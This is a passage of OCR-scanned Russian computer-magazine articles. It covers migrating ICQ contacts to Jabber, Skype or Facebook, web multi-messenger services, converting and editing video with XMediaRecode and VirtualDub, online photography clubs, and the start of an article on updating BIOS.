осложняется необходимостью оповестить все свои старые контакты о смене средства коммуникации, а также найти в новом сервисе тех, кто также перешел на него с ICQ. Есть несколько вариантов реализации такого решения.

На протяжении всего времени своего существования ICQ не был полностью изолированным протоколом, что могло бы привести к ситуации, когда пользователи оказались бы привязаны только к данной технологии. Во второй половине 2000-х, когда он принадлежал AOL, на базе сервиса ICQ была организована федерация (интеграция транспорта по обмену данными, в том числе и контактами) между несколькими крупными IM-службами.


Из наиболее близких российскому пользователю вариантов можно отметить интеграцию AIM/ICQ с Google — поддержку чата в почте Gmail (речь идет не о слиянии AIM/ICQ с Google Talk). Пользователь может добавить в чат свои кон-

такты из ICQ, войдя через интерфейс Gmail в AIM. Сейчас эта услуга функционирует в экспериментальном режиме и очень нестабильно поддерживает кодировки, отличные от Unicode, в сообщениях.

Кроме того, в ICQ можно общаться через его Jabber-транспорт Google. Для этого требуется установка любого клиента для Jabber (например, Pidgin, PSI или QIP Infium), в настройках которого указывается пользовательский аккаунт Google (вместе с сервером Google Talk — <http://talk.google.com> — на порту 5222). Затем подключается сервис транспорта в ICQ, и после ввода данных для авторизации загружается список контактов, для которых нужно одобрить подключение к Google Talk (вручную для каждой записи). В итоге контакт-лист из ICQ появляется в чате Gmail и доступен с любого компьютера.

### На пути к Skype

Другой вариант отказа от ICQ — переход на популярный сервис Skype, который недавно зафиксировал рекорд одновременного нахождения пользователей онлайн — более 25 млн человек (в другие дни — 22–24 млн). Согласно собственной статистике Skype, чаще всего в нем используется возможность бесплатных голосовых вызовов между компьютерами и чат с интегрированной технологией передачи файлов. Популярность Skype связана с тем, что его разработчики создали устойчивую и неприхотливую технологию связи. Она обеспечивает шифрование передаваемой информации, подключение в любых сетевых конфигурациях, а в последних версиях клиентского приложения — функциональность, сопоставимую с возможностями официального клиента ICQ (дополнения, интерактивные игры, система настройки конфиденциальности, управление контакт-листом, интеграция с социальными сетями Facebook и MySpace).



**imo.im** — мультипротокольный клиент, работающий в браузере



**Расширенный менеджер** Facebook позволяет импортировать контакты из множества сервисов, мессенджеров и почтовых клиентов



**Meebo** поддерживает максимальное число IM-сетей среди всех остальных мессенджеров

Для того чтобы перейти на Skype, придется проделать достаточно трудоемкую процедуру копирования контактной информации из адресной книги ICQ. Во-первых, ее прямого импорта не предусмотрено — подобная возможность предоставляется пользователям некоторых других служб (например, Yahoo! Messenger и Windows Live), но не AOL/AIM/ICQ. Во-вторых, при экспорте контакт-листа могут возникнуть проблемы с кодировкой в случае с кириллическими именами.

Мы проанализировали несколько сценариев переноса контактных данных и остановились на наименее сложном. Вам потребуется приложение QIP Contacts Manager ([www.qip.ru/pages/cm\\_ru](http://www.qip.ru/pages/cm_ru)), с помощью которого можно подключиться к учетной записи на сервере [www.icq.com](http://www.icq.com) и импортировать оттуда данные в формате CLB. После этого мы предлагаем перенести контакты на Jabber-аккаунт — например, зарегистрированный на Jabber.Ru. Для этого надо открыть CLB-файл с резервной копией контактов в текстовом редакторе и скопировать его содержимое в форму на служебной странице сервиса ([www.jabber.ru/jabaddons/qip2jabber](http://www.jabber.ru/jabaddons/qip2jabber)). Формат представления данных будет изменен. Введите их в таком виде в ростер Jabber — онлайновый список контактов ([www.jabber.ru/jabaddons/jru/jru.php](http://www.jabber.ru/jabaddons/jru/jru.php)). Он может быть загружен для любого сервиса, поддерживающего Jabber (в нашем случае это Google Talk). Таким образом, после ввода учетной записи пользователь автоматически заполняет ростер (адресную книгу)

новыми данными, а затем видит, что все контакты появились в списке Gmail. На этом этапе наступает время включить Skype и воспользоваться функцией импорта из меню «Контакты», введя логин и пароль учетной записи Google.

Еще один веб-сервис, который может в ближайшем будущем потеснить ICQ и другие подобные мессенджеры, — это система Facebook Messages, встроенная в социальную сеть Facebook (500 млн пользователей). Здесь процедура переноса контактов аналогична описанной выше за тем исключением, что сначала они экспортятся в CSV-файл, содержание которого затем копируется в форму на сайте сервиса.

## Конкурент ICQ?

Сервис QIP и одноименный клиент принадлежат компании «Медиамир», которая входит в медиахолдинг «РБК» и является прямым конкурентом Mail.ru Group. Компания планирует создать на базе этого мессенджера аналог Skype: уже сейчас он позволяет совершать звонки через VoIP-сервис Sipnet, планируется ввести и возможность принимать входящие вызовы, то есть присоединение к аккаунтам реальных телефонных номеров. С учетом таких перспектив отключение протокола ICQ может не вызвать серьезного недовольства. Кроме того, за счет поддержки открытого транспорта Jabber клиент QIP используется для общения во многих других IM-службах (например, Google Talk, LJ Talk и «Я.Онлайн»), а также предлагает собственный сервер на одноименном сайте. Это мешает установить реальное количество пользователей данного приложения, заинтересованных именно в работе с ICQ.

## Остаться с ICQ

### и продолжить пользоваться сторонними клиентами

Решение может и не быть столь радикальным: необязательно немедленно отказываться от ICQ или, напротив, совершенно закрывать глаза на проблему. Можно, например, параллельно использовать учетные записи в разных сервисах, постепенно переводя основную часть своего круга общения на один из них, но поддерживая связь и с теми, кто остается верен ICQ. Для этого не нужно запускать одновременно пятьдесят программных клиентов или устанавливать на ПК мультипротокольные агрегаторы, такие как Miranda IM, Pigeon или Digsby. Существует как минимум десять веб-сервисов, объединяющих несколько IM-сетей в одном интерфейсе. Наиболее удобными из них являются Imo.im ([www.imo.im](http://www.imo.im)) и Meebo ([www.meebo.com](http://www.meebo.com)).

Первый представляет собой агрегатор шести основных мессенджеров и служб социальных сетей: ICQ, Skype, Google Talk, Facebook, MySpace и Yahoo! Messenger. Он позволяет авторизовываться в перечисленных сервисах через браузер, причем без дополнительной регистрации. В Imo.im имеются текстовый чат, система голосовых и видеозвонков, а также урезанная функция обмена файлами (только отправка).

В Meebo помимо одноименного фирменного сервиса можно подключиться к Yahoo!, AIM, Google Talk, ICQ, MSN, Jabber и еще примерно 40 службам. Во всех случаях пользователь попадает на отдельную страницу, предоставляющую практически все функции, которыми обладает «легкая» версия официального клиента. Так, в случае с протоколом ICQ поддерживаются отправка файлов, сетевые игры, видео- и аудиочаты, расширенные X-статусы, поиск по контакт-листву, добавление и удаление пользователей и стандартная для ICQ система оповещений. Внешний вид также может подвергаться изменениям: доступны скайны и различные виды смайликов. Чтобы эти настройки сохранились для последующего использования, в Meebo придется зарегистрироваться.

■■■ **Михаил Демидов**

# Кодируем и улучшаем видео

Плеер или мобильное устройство отказываются проигрывать видео? Мы расскажем, как быстро конвертировать ролик в нужный формат, повысить качество изображения или удалить лишнюю аудиодорожку с помощью бесплатных программ.



**С**овременные плееры и портативные устройства становятся все более универсальными и способны проигрывать почти любые аудио- и видеофайлы. Однако нередки случаи, когда загруженный ролик не воспроизводится, а искать и скачивать его в другом формате — долгое и хлопотное дело. В такой ситуации на помощь придут наши советы, воспользовавшись которыми вы сможете перекодировать видео из одного формата в другой, удалить лишнюю аудиодорожку и улучшить качество изображения за счет применения специальных фильтров.

## Конвертация видео

Несмотря на достаточную универсальность актуальных моделей проигры-

вателей, иногда у них все же возникают сложности с используемым в видеофайле кодеком или форматом аудиодорожки. Затруднения может вызвать и недопустимое разрешение кадра. Эти и другие проблемы поможет решить универсальный инструмент для кодирования аудио- и видео — пакет XMediaRecode.

По завершении инсталляции запустите программу и в меню «Options | Preference | General» выберите русский язык интерфейса. Загрузите нужный видеофайл, используя кнопку «Открыть» на панели инструментов. Если требуется конвертирование сразу нескольких роликов (например, трейлеров), выделите их и нажмите на «Открыть». Все файлы разместятся в виде списка в рабочей области программы.

## CHIP DVD

**СВЕЖИЕ ВЕРСИИ ПОПУЛЯРНЫХ БЕСПЛАТНЫХ ПАКЕТОВ ДЛЯ КОДИРОВАНИЯ ВИДЕО- И АУДИОФАЙЛОВ**

### XMediaRecode

Универсальный медиаконвертер.

### KMPlayer

Видеоплеер с богатым набором функций.

### VirtualDub

Программа для обработки файлов в форматах AVI и MPEG-1.

### VirtualDubMod


Модификация VirtualDub, позволяющая работать с форматами VOB, MPEG-2, OGM, MKV (Matroska) и множеством звуковых кодеков.

### K-Lite Codec Pack Full


Полный набор кодеков для просмотра видео в Windows.

**ВСЕ УЖЕ НАСТРОЕНО.** На вкладке «Формат» задаются основные параметры конечного файла. Можно пойти легким путем и выбрать автоматическую настройку аудио и видео для вашего плеера в поле «Профиль». В списке имеются профили как для стационарных устройств, в том числе игровых приставок, так и многих современных смартфонов. После этого остается только указать путь сохранения готового файла и нажать на кнопку «Декодирование» на верхней панели. Если какие-то ролики требуют обработки, выделите их и кликните по кнопке «Добавить».

**УЛУЧШЕНИЕ КАЧЕСТВА.** XMediaRecode предлагает широкие возможности для редактирования звука и картинки. На вкладке «Аудио | Коррекция



**XMediaRecode** предоставляет богатый набор инструментов для конвертирования видео- и аудиофайлов, а также изменения различных параметров и обрезки



**Сделать картинку ярче и насыщеннее** помогут простые действия в специальном фильтре XMediaRecode

звук» предлагается изменить громкость или нормализовать ее: тихие звуки будут усилены, а громкие, наоборот, приглушены. Если при воспроизведении на вашем плеере ролик выглядит слишком темным, неконтрастным или блеклым, это можно исправить в меню «Вырезать/Превью». Выберите необходимую функцию на вкладке «Разрешение» (например, «Цветовая коррекция» или «Резкость»), поставьте галочку в соответствующем поле для доступа к параметрам правки и перемещайте ползунки для получения нужного результата.

**ПРОСМОТР И КОНТРОЛЬ.** На вкладке «Вырезать/Превью» имеется окно предпросмотра видео, позволяющее проконтролировать размер кадра и соотношение сторон. Здесь же можно обрезать ролик — например, избавившись от заставки и титров. Для этого выберите нужные момен-

ты и пометьте их кнопками «Установить стартовый кадр» и «Установить финальный кадр».

**ОСОБЫЕ ПРЕДПОЧТЕНИЯ.** Одним из главных достоинств данного кодировщика является его универсальность. Помимо готовых профилей вы можете выбрать любой из доступных форматов кодирования — например, MKV для видео и AC3, AAC или MP3 для аудио. При этом позволяет отдельно конвертировать изображение и звук.

Результат обработки можно сохранить на жестком диске либо записать на CD или DVD — эта функция доступна на вкладке «Проекты»

## Быстрый монтаж видео и извлечение аудио

Если речь идет о форматах AVI или MPEG-1, то лучшим инструментом для обработки является VirtualDub. Эта бесплатная программа пользуется заслуженной популярностью bla-


годаря своей простоте и надежности, причем в Сети можно найти и локализованную версию.

**ВЫРЕЗАНИЕ ТИТРОВ.** Для начала нужно выделить удаляемый участок. Перемещайте мышью ползунок текущего кадра по временной линейке и остановитесь на нужном фрагменте. Отметьте начало вырезаемого участка клавишей «Home», конец — клавишей «End» и удалите фрагмент, нажав на «Delete». Чтобы сохранить результат с минимальными потерями времени, задайте использование прямого копирования аудио- и видеопотоков без их перекодирования. Для этого выберите в верхнем меню в «Video» и «Audio» опцию «Direct stream copy».

**УДАЛЕНИЕ АУДИОДОРОЖКИ.** Если ролик содержит несколько аудиодорожек, выберите нужную в меню «Audio | Source audio». За счет этого размер конечного файла уменьшится. Подобная операция может понадобиться в том случае, если портативный плеер или ПО КПК не поддерживают воспроизведение записей с несколькими дорожками.

**СОХРАНЕНИЕ РЕЗУЛЬТАТА.** Остается лишь зафиксировать выполненные операции в новом видеофайле. В верхнем меню выберите «File | Save as AVI...» и задайте для имени, отличное от оригинального. Продолжительность обработки зависит от скорости дисковой подсистемы.

Функциональность VirtualDub этим не ограничивается. Если в меню «Video» выбрать «Full processing mode», то становятся доступными различные фильтры для повышения качества картинки и применения спецэффектов. ■■■ **Андрей Киреев**



**VirtualDub** позволяет быстро вырезать ненужные кадры и удалить начальную заставку и титры в конце фильма

**Оставить только одну аудиодорожку** можно посредством простой операции выбора и прямопотокового копирования видео и аудио в программе VirtualDub

# Школа фотомастерства в Сети

Как оценить уровень зрелости своих фоторабот? Возможно, стоит показать их профессионалам или принять участие в конкурсе.

Именно для этого в Интернете организуются фотоклубы, где можно пообщаться и получить отзыв о своих творениях.



## Вывод

Творческий потенциал нужно реализовывать, развивая свои навыки до уровня высокого мастерства. Именно для этого создаются тематические клубы, в которых можно найти единомышленников. Новичкам в фотографии мы рекомендуем прежде всего ресурсы [www.tmfoto.ru](http://www.tmfoto.ru) и [www.fotokonkurs.ru](http://www.fotokonkurs.ru). Здесь есть чему поучиться, а заодно можно поучаствовать в увлекательных конкурсах. Портал [www.fotokritik.ru](http://www.fotokritik.ru) больше подходит опытным любителям и профессионалам. Он не только является отличной ареной для демонстрации своих творческих возможностей, но и дает шанс найти делового партнера или модель. Фоторазделы популярных социальных сервисов не стоит рассматривать как площадку для продвижения своих творений и дальнейшего развития — это скорее ресурсы для общения. Хотя и здесь можно найти много интересного для пополнения своих знаний — в частности, в области фототехники.

**С**овременные цифровые фотоаппараты избавили нас от множества рутинных процедур, с которыми в прежние времена проходилось иметь дело как любителям, так и профессионалам. Экономия пленки, ее кропотливая проявка и выборочная печать кадров — все это, с одной стороны, сильно затрудняло творческий процесс, а с другой — заставляло подходить к нему серьезнее. Сегодня же за одну фотосессию вы можете сделать несколько сотен снимков, и из них будет очень сложно выбрать хотя

бы несколько стоящих. И если для профессионалов это привычное дело, то у любителей и начинающих фотографов из-за недостатка опыта может возникнуть желание все удалить — либо, напротив, все оставить.

В глубине души многие увлеченные фотоделом люди мечтают о том, чтобы их талант оценили по достоинству. По сути, ради этого они и занимаются фотографией. К счастью, Интернет оказался очень удобной площадкой для проведения своеобразных «фотобиеннале». Однако, как и в реальном мире, стоит тща-



ФОТО: DENIS PERIN/FOTOLIA.COM; КОМПАНИИ ПРОИЗВОДИТЕЛЕЙ



**Клуб «ФотоКритик»** обладает гигантской базой участников, что дает возможность почерпнуть идеи для творчества и перенять опыт профессионалов

тельно выбирать места для выставления своих фотографий. Мы расскажем, чем отличаются фоторазделы популярных поисковых систем от профессиональных фотоклубов, как не упустить свою минуту славы и где узнать сугубое мнение экспертов.

## Мир фотоискусства

[www.fotokritik.ru](http://www.fotokritik.ru)

Название портала «ФотоКритик», на наш взгляд, лишь отчасти соответствует реальному положению дел — это скорее необычная выставка работ как признанных мастеров фотоискусства со всего мира, так и обычных любителей. Первым здесь отведено почетное место некритикуемых экспонатов — очевидно, чтобы остальным было к чему стремиться. Все прочие зарегистрированные участники могут размещать свои работы и получать за них оценки, на основании которых формируется рейтинг фотографа. Чем больше баллов, тем выше шанс попасть в топ лучших фоторабот.

Впрочем, новичкам не стоит опа-  
саться разгромной критики: рядовые  
работы могут остаться незамеченны-  
ми, а вот что-то из ряда вон выходя-  
щее — вызвать либо шквал востор-  
женных отзывов, либо несколько  
конструктивных замечаний со сторо-  
ны профессионалов. В любом слу-  
чае стоит попробовать записаться  
в члены клуба: здесь есть на что по-  
смотреть, можно перенять опыт про-  
фессионалов и, конечно, самому  
выставить свои произведения на суд  
критиков. Кстати, для этого в аккаун-  
те имеется специальная кнопка «Хочу  
kritiki». В целом, интерфейс порта-

ла продуман до мелочей и располагает как к общению, так и обсуждению работ с применением широкого спектра оценок. Здесь можно просто проанализировать фото или детально проанализировать его, начислив баллы по таким параметрам, как «Техника», «Воздействие» и «Композиция».

Удобра и навигация по сайту: вы можете просто наслаждаться прекрасными фотографиями или сразу перейти в раздел «Критика», где отображаются все замечания к фотографиям. В разделе «Рейтинг» расположена Топ-100 лучших работ, получивших максимум баллов.

Помимо общения непосредственно в аккаунтах пользователи могут обмениваться мнениями на форуме. Кроме того, занятым людям предлагается скачать специально разработанное приложение «Фото-Клиент», позволяющее, не заходя на сайт, получать отзывы о своих



работах, отвечать на них и читать сообщения критиков. Приложение не требует инсталляции и довольно простое. Имеется и платная расширенная версия этого клиента (Extended). Подписка на использование в течение года обойдется в 120 гривен.


## Кнутом и пряником

[www.fotokonkurs.ru](http://www.fotokonkurs.ru)

Проект «Фотоконкурс.ру» сразу производит впечатление созданного для начинающих и любителей. При посещении этого портала вы не будете сражены наповал идеальными фотокартиками. Наоборот, здесь все чрезвычайно просто и по-домашнему уютно. Беглый взгляд на выставленные на конкурс работы дает понять, что к мастерству обычно приходят постепенно. Этому способствует обсуждение каждого снимка, причем оно ведется на очень культурном уровне. Пожалуй, именно здесь мы увидели столь необходимую объективную критику и полезные советы по постановке кадра и его обработке. Причем, если вы не зарегистрированный пользователь, а просто пришли посмотреть на чужие снимки, имена авторов будут от вас скрыты и заменены общим обозначением «Капитан Немо». Но даже если вы авторизовались, то в статусе простого пользователя все же связаны определенными ограничениями. Так, рядовым членам сообщества нельзя просматривать фотоработы в оригинальном размере, видеть снимки со статусом «Претендент» и многое другое. →

**Почетная грамота победителя**  
на сайте «Фотоконкурс.ру» —  
это, бесспорно, приятная на-  
града за победу в состязании





«Клуб любителей фотографии» привлекает уютной атмосферой места, где собираются как профессионалы, так и любители фото различных жанров

Дополнительные возможности станут доступны при покупке аккаунта PRO, который оценивается организаторами ресурса в собственной валюте — 20 «фк» (около 50 гривен) в месяц. При этом виртуальные деньги можно зарабатывать участием и победами в конкурсах. Например, за первое место вы получите 10 «фк» и грамоту. Для оценки конкурсных фото у каждого члена клуба припасены как золотые и серебряные «звезды», так и пара «тухлых помидоров» (у владельцев PRO-аккаунтов их больше).

В отличие от остальных подобных сервисов, фотогалереи в привычном виде здесь не существует. Все выставленные работы отсортированы по конкурсам и скрыты «туманом», пока на какую-нибудь из них не наведешь курсор мыши. Это удобно: внимание концентрируется на одном конкретном снимке, а «туман» не позволяет сравнивать его с соседними.

## Каждое фото — с любовью

[www.tmfoto.ru](http://www.tmfoto.ru)

Данный ресурс можно было бы назвать клубом фотоджентльменов — по крайней мере, таково первое впечатление при его посещении. Черный фон с мягкими серыми тонами настраивает на деловой подход к фототворчеству, а представленные в галерее работы участников вызывают уважение и восхищение. При этом само название — «Клуб любителей фотографии» — располагает к доверительной атмосфере, в которой чувствуешь себя на равных со всеми участниками сообщества. И в самом деле, коммерцией здесь

и не пахнет — нет ни рекламных баннеров, ни платных аккаунтов или виртуальных денег. Да и авторство работ здесь не скрывают — под каждым снимком указано реальное имя фотографа с ником в квадратных скобках. Статусы и баллы участники зарабатывают, выставляя на конкурс свои фотоснимки. При получении высоких оценок от одноклубников ваш статус повышается.

На наш взгляд, этот портал больше всех остальных заслуживает звания школы фотомастерства. В его пользу говорят удобный и простой интерфейс, где есть место и конкурсным работам, и случайным фото, и «Избранным». В разделе «Статьи» можно найти много интересного: здесь профессионалы делятся своими методами съемки, использования различного оборудования и обработки фото. Полезные уроки появляются и

**Инструменты** для оценки фоторабот на Tmfoto.ru позволяют попробовать другое кадрирование, проверить его на соответствие «золотому сечению» и применить специальные фильтры



в блогах участников клуба — все обновления в них отображаются на главной странице портала. Если имеются вопросы, их можно задать на форуме, где обсуждаются любые темы, касающиеся фотографии.

К чрезвычайно полезным возможностям ресурса можно отнести удобную функцию предпросмотра снимков в галереях авторов и небольшой набор инструментов, доступный в верхней части фотографии. С его помощью вы можете, даже не будучи зарегистрированным в клубе, кадрировать любой снимок по своему вкусу, проверить его на соответствие «золотому сечению», обесцветить, применить к нему некоторые эффекты или просто посмотреть гистограмму.

Удобно реализована и навигация по ресурсу, позволяющая быстро открыть нужный раздел или фотогалерею со снимками определенного жанра.



**Сервис «Яндекс.Фото»** обладает существенным достоинством: он тесно интегрирован с геолокационной системой «Яндекс.Карты»

# Глобальный фотообмен

Истинными гигантами мирового фото-сообщества являются Flickr и Picasa. Первый ресурс ориентирован прежде всего на обмен фотографиями, а не общение, и на сегодняшний день его база содержит более 5 млрд изображений. Сервис Picasa является проектом Google. Для удобной работы с ним существует одноименное кроссплатформенное (совместимое с Windows, Mac OS X и Linux) приложение, интегрированное с другими сервисами компании — Blogger, Gmail, YouTube

и Google Earth. Конечно, аналогичным отечественным ресурсам трудно со-перничать с такими гигантами, но у них есть неплохой потенциал. Правда, следует учитывать тот факт, что международные сервисы стремятся завоевывать аудиторию нашей страны, предоставляя локализованные интерфейсы, в то время как наши социальные сети интересны лишь отечественным пользователям, среди которых далеко не все тяготеют к глобальности.

## Для широких масс

Там, где собирается много пользователей, должно быть и много различных сервисов. Этую логичную идею постепенно подхватили все отечественные и зарубежные поисковые системы, по совместительству предоставляющие еще и почтовые услуги. Почтовый ящик подразумевает наличие пользовательских аккаунтов, которые можно использовать при создании клубов по интересам.

«Яндекс.Фотки» (<http://fotki.yandex.ru>)

Этот ресурс можно назвать одним из самых массовых фотопорталов. Кроме типичной номинации «Фото дня» и раздела «Зал славы» проект периодически проводит различные тематические конкурсы. Пользователи могут не только оценивать фотографии, но и оставлять текстовые комментарии под ними. Понравившимся снимком можно поделиться с друзьями в социальных сетях Facebook, Twitter «ВКонтакте» или отправить как открытку по электронной почте. Интерфейс портала позволяет выбрать разрешение просматриваемого фото, в котором в дальнейшем будут отображаться и другие снимки фотогалереи. Поиск работ интересующей тематики облегчает обширное облако тегов. На сайте имеется рейтинг самых распространенных среди пользователей устройств фотографирования, причем в первой десятке представлены не только цифровые фотокамеры, но и мобильные телефоны. Стоимость всех указанных устройств можно сразу узнать на «Яндекс.Маркете». Удобства сервису добавляет функция помещения любой фотографии или целого альбома в заказ фотопечати, который будет выполнен одним из партнеров компаний «Яндекс» — FotoClick.ru для жителей России или UkrPhoto.net для жителей Украины.

Проект «Яндекс.Фотки» интегрирован и с другими сервисами «Яндекса». Так, геолокационная система «Яндекс.Карты» позволяет указать место, где был сделан снимок. Постоянные пользователи могут скачать дополнение для веб-браузера «Яндекс.Бар» с набором кнопок «Яндекс.Фоток», что упростит процесс загрузки снимков на сервер и дальнейшее управление ими.

«Фото@Mail.ru» (<http://foto.mail.ru>)

Основная особенность данной фотогалереи состоит в том, что она является неотъемлемой частью социальной сети «Мой Мир». Все фото можно загружать только из своего аккаунта, который генерируется при регистрации в почтовом сервисе. В зависимости от индивидуальных настроек аккаунта выкладываемые фотографии могут быть видны только друзьям либо всем посетителям ресурса. Оценки не выше пятерки можно ставить просто так, а вот за десять баллов придется заплатить посредством SMS около 25 гривен. Конечно, при этом речь не идет ни о какой художественной оценке. На выкладываемых снимках чаще всего запечатлены друзья, родственники и товарищи, домашние питомцы и просто забавные моменты из жизни. Голосуя за чужие фото, пользователи, как правило, либо проявляют симпатию, либо ждут ответного жеста, либо привлекают внимание к своему профилю.


«Рамблер-Фото» (<http://foto.rambler.ru>)

Этот портал не стал клонировать сервисы конкурентов, приготовив

для своих пользователей приятные преимущества. Кроме возможности просматривать чужие и загружать свои фотоснимки данный ресурс предлагает большую информационную базу данных о разнообразных моделях цифровых камер — от недорогих массовых продуктов до флагманских зеркальных фотоаппаратов. При этом предлагается не только возможность прочитать детальные обзоры каждой модели на ведущих русскоязычных сайтах, но и ознакомиться с тестовыми снимками. Однако, как и в случае с «Фото@Mail.ru», массовость портала негативно сказывается на уровне подготовленности аудитории. Большинство пользователей просто загружают забавные картинки — даже не свои, а найденные на просторах Интернета, и сервисом это не возбраняется. Однако есть здесь и кое-что полезное: специальная рубрика «Непопулярные фотографии» не содержит удачных работ, что поможет новичкам поучиться на наглядных примерах, какие ошибки не стоит допускать при фотографировании.

■■■ Юрий Пятковский

**Сообщество «Фото@Mail.ru»**  
рассчитано на массового пользователя, что существенно снижает требования к мастерству и художественной ценности фото



«Рамблер-Фото» позволяет не только загружать собственные файлы, но и импортировать их из других фотосервисов



# Безопасное обновление BIOS

Персональные компьютеры должны быть совместимы с новым оборудованием даже спустя несколько лет после их покупки. Это необходимо для того, чтобы впоследствии можно было произвести апгрейд.

**3**частую производители комплектующих ПК предлагают пользователям самостоятельно выполнять обновление BIOS, чтобы компьютер отвечал современным требованиям и был совместим с новым «железом». Осуществив эту операцию, вы сможете без проблем установить процессор, который еще не был выпущен, когда вы покупали мате-

ринскую плату. При этом ваша система сразу распознает его и будет функционировать корректно. За счет чего это возможно?

## Автономная система: BIOS с аккумулятором

